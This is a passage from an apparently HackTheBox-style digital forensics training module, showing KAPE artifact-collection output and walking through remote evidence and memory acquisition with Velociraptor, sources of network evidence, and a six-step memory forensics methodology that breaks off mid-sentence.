Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!

Found 639 files in 4.032 seconds. Beginning copy...

Deferring

D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderApiLogger.etl due to UnauthorizedAccessException...

Deferring

D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderAuditLogger.etl due to UnauthorizedAccessException...

Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl due to UnauthorizedAccessException...

Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagtrack-Listener.etl due to UnauthorizedAccessException...

Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-Application.etl due to UnauthorizedAccessException...

Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventlog-Security.etl due to UnauthorizedAccessException...

Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-System.etl due to UnauthorizedAccessException...

Deferring

D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTSgrmEtwSession.etl due to UnauthorizedAccessException...

Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTUBPM.etl due to UnauthorizedAccessException...

Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTWFP-IPsecDiagnostics.etl due to UnauthorizedAccessException...

Deferring D:\\$MFT due to UnauthorizedAccessException...

Deferring D:\\$LogFile due to UnauthorizedAccessException...

Deferring D:\\$Extend\\$\UsnJrnl:\$J due to NotSupportedException...

Deferring D:\\$Extend\\$\UsnJrnl:\$Max due to NotSupportedException...

Deferring D:\\$Secure:\$SDS due to NotSupportedException...

Deferring D:\\$Boot due to UnauthorizedAccessException...

Deferring D:\\$Extend\\$\RmMetadata\\$\TxfLog\\$\Tops:\$T due to NotSupportedException...

Deferred file count: 17. Copying locked files...

Copied deferred file

D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderApiLogger.etl to C:\htb\dfir\_module\data\investigation\image\D\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderApiLogger.etl. Hashing source file...

Copied deferred file

D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl to C:\htb\dfir\_module\data\investigation\image\D\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl. Hashing source file...

Copied deferred file

D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagtrack-Listener.etl to C:\htb\dfir\_module\data\investigation\image\D\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagtrack-Listener.etl. Hashing source file...


Copied deferred file

D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-Application.etl to C:\htb\dfir\_module\data\investigation\image\D\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-Application.etl. Hashing source file...

Copied deferred file


```
D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-System.etl to
C:\htb\dfir_module\data\investigation\image\D\Windows\System32\LogFiles\WMI
I\RtBackup\EtwRTEventLog-System.etl. Hashing source file...
  Copied deferred file D:\$MFT to
C:\htb\dfir_module\data\investigation\image\D\$MFT. Hashing source file...
  Copied deferred file D:\$LogFile to
C:\htb\dfir_module\data\investigation\image\D\$LogFile. Hashing source
file...
  Copied deferred file D:\$Extend\$UsnJrnl:$J to
C:\htb\dfir_module\data\investigation\image\D\$Extend\$J. Hashing source
file...
  Copied deferred file D:\$Extend\$UsnJrnl:$Max to
C:\htb\dfir_module\data\investigation\image\D\$Extend$Max. Hashing source
file...
  Copied deferred file D:\$Secure:$SDS to
C:\htb\dfir_module\data\investigation\image\D\$Secure_$SDS. Hashing source
file...
  Copied deferred file D:\$Boot to
C:\htb\dfir_module\data\investigation\image\D$Boot. Hashing source
file...
```

The output directory of KAPE houses the fruits of the artifact collection and processing. The exact contents of this directory can differ based on the artifacts selected and the configurations set. In our demonstration, we opted for the !SANS\_Triage collection target configuration. Let's navigate to KAPE's output directory to inspect the harvested data.



From the displayed results, it's evident that the \$MFT file has been collected, along with the Users and Windows directories.

It's worth noting that KAPE has also harvested the Windows event logs, which are nestled within the Windows directory sub-folders.



What if we wanted to perform artifact collection remotely and en masse? This is where EDR solutions and [Velociraptor](#) come into play.


Endpoint Detection and Response (EDR) platforms offer a significant advantage for incident response analysts. They enable remote acquisition and analysis of digital evidence. For instance, EDR platforms can display recently executed binaries or newly added files. Instead of sifting through individual systems, analysts can search for such indicators across the entire network. Another benefit is the capability to gather evidence, be it specific files or comprehensive forensic packages. This functionality expedites evidence collection and facilitates large-scale searching and collection.

[Velociraptor](#) is a potent tool for gathering host-based information using Velociraptor Query Language (VQL) queries. Beyond this, Velociraptor can execute `Hunts` to amass various artifacts. A frequently utilized artifact is the `Windows.KapeFiles.Targets`. While KAPE (Kroll Artifact Parser and Extractor) itself isn't open-source, its file collection logic, encoded in YAML, is accessible via the [KapeFiles project](#). This approach is a staple in Rapid Triage.


To utilize Velociraptor for KapeFiles artifacts:

- Initiate a new Hunt.






- Choose `Windows.KapeFiles.Targets` as the artifacts for collection.




- Specify the collection to use.








- Click on **Launch** to start the hunt.



- Once completed, download the results.




Extracting the archive will reveal files related to the collected artifacts and all gathered files.




For remote memory dump collection using Velociraptor:

- Start a new Hunt, but this time, select the `Windows.Memory.Acquisition` artifact.



- After the Hunt concludes, download the resulting archive. Within, you'll find a file named `PhysicalMemory.raw`, containing the memory dump.



## Extracting Network Evidence

Throughout our exploration of the modules in the `SOC Analyst` path, we've delved extensively into the realm of network evidence, a fundamental aspect for any SOC analyst.

- First up, our `Intro to Network Traffic Analysis` and `Intermediate Network Traffic Analysis` modules covered traffic capture analysis. Think of traffic capture as a snapshot of all the digital conversations happening in our network. Tools like `Wireshark` or `tcpdump` allow us to capture and dissect these packets, giving us a granular view of data in transit.
- Then, our `Working with IDS/IPS` and `Detecting Windows Attacks with Splunk` modules covered the usage of IDS/IPS-derived data. `Intrusion Detection Systems (IDS)` are our watchful sentinels, constantly monitoring network traffic for signs of malicious activity. When they spot something amiss, they alert us. On the other hand, `Intrusion Prevention Systems (IPS)` take it a step further. Not only do they detect, but they also take pre-defined actions to block or prevent those malicious activities.
- `Traffic flow` data, often sourced from tools like `NetFlow` or `sFlow`, provides us with a broader view of our network's behavior. While it might not give us the nitty-gritty details of each packet, it offers a high-level overview of traffic patterns.

- Lastly, our trusty `firewalls`. These are not just barriers that block or allow traffic based on predefined rules. Modern firewalls are intelligent beasts. They can identify applications, users, and even detect and block threats. By analyzing firewall logs, we can uncover attempts to exploit vulnerabilities, unauthorized access attempts, and other malicious activities.

## Memory Forensics

### Memory Forensics Definition & Process

`Memory forensics`, also known as volatile memory analysis, is a specialized branch of digital forensics that focuses on the examination and analysis of the volatile memory (RAM) of a computer or digital device. Unlike traditional digital forensics, which involves analyzing data stored on non-volatile storage media like hard drives or solid-state drives, memory forensics deals with the live state of a system at a particular moment in time.

Here are some types of data found in RAM that are valuable for incident investigation:

- `Network connections`
- `File handles and open Files`
- `Open registry keys`
- `Running processes on the system`
- `Loaded modules`
- `Loaded device drivers`
- `Command history and console sessions`
- `Kernel data structures`
- `User and credential information`
- `Malware artifacts`
- `System configuration`
- `Process memory regions`

As we discussed both in the previous section and in the `YARA & Sigma for SOC Analysts` module, when malware operates, it often leaves traces or footprints in a system's active memory. By analyzing this memory, investigators can uncover malicious processes, identify indicators of compromise, and reconstruct the malware's actions.

It should be noted that in some cases, important data or encryption keys may reside in memory. Memory forensics can help recover this data, which may be crucial for an investigation.

The following outlines a systematic approach to memory forensics, formulated to aid in in-memory investigations and drawing inspiration from [SANS's](#) six-step memory forensics methodology.

### 1. Process Identification and Verification:

Let's begin by identifying all active processes. Malicious software often masquerades as legitimate processes, sometimes with subtle name variations to avoid detection. We need to:

- Enumerate all running processes.
- Determine their origin within the operating system.
- Cross-reference with known legitimate processes.
- Highlight any discrepancies or suspicious naming conventions.

### 2. Deep Dive into Process Components:

Once we've flagged potentially rogue processes, our next step is to scrutinize the associated Dynamic Link Libraries (DLLs) and handles. Malware often exploits DLLs to conceal its activities. We should:

- Examine DLLs linked to the suspicious process.
- Check for unauthorized or malicious DLLs.
- Investigate any signs of DLL injection or hijacking.

### 3. Network Activity Analysis:

Many malware strains, especially those that operate in stages, necessitate internet connectivity. They might beacon to Command and Control (C2) servers or exfiltrate data. To uncover these:

- Review active and passive network connections in the system's memory.
- Identify and document external IP addresses and associated domains.
- Determine the nature and purpose of the communication.
  - Validate the process' legitimacy.
  - Assess if the process typically requires network communication.
  - Trace back to the parent process.
  - Evaluate its behavior and necessity.

### 4. Code Injection Detection:

Advanced adversaries often employ techniques like process hollowing or utilize unmapped memory sections. To counter this, we should:

- Use memory analysis tools to detect anomalies or signs of these techniques.
- Identify any processes that seem to occupy unusual memory spaces or exhibit unexpected behaviors.

### 5. Rootkit Discovery:

Achieving stealth and persistence is a common goal for adversaries. Rootkits, which embed deep within the OS, grant threat actors continuous, often elevated, system access while evading detection. To tackle this:

- Scan for signs of rootkit activity or deep OS alterations.
- Identify any processes or drivers operating at unusually high privileges or exhibiting stealth behaviors.

### 6. Extraction of Suspicious Elements:

After pinpointing suspicious processes, drivers, or executables, we need to isolate them

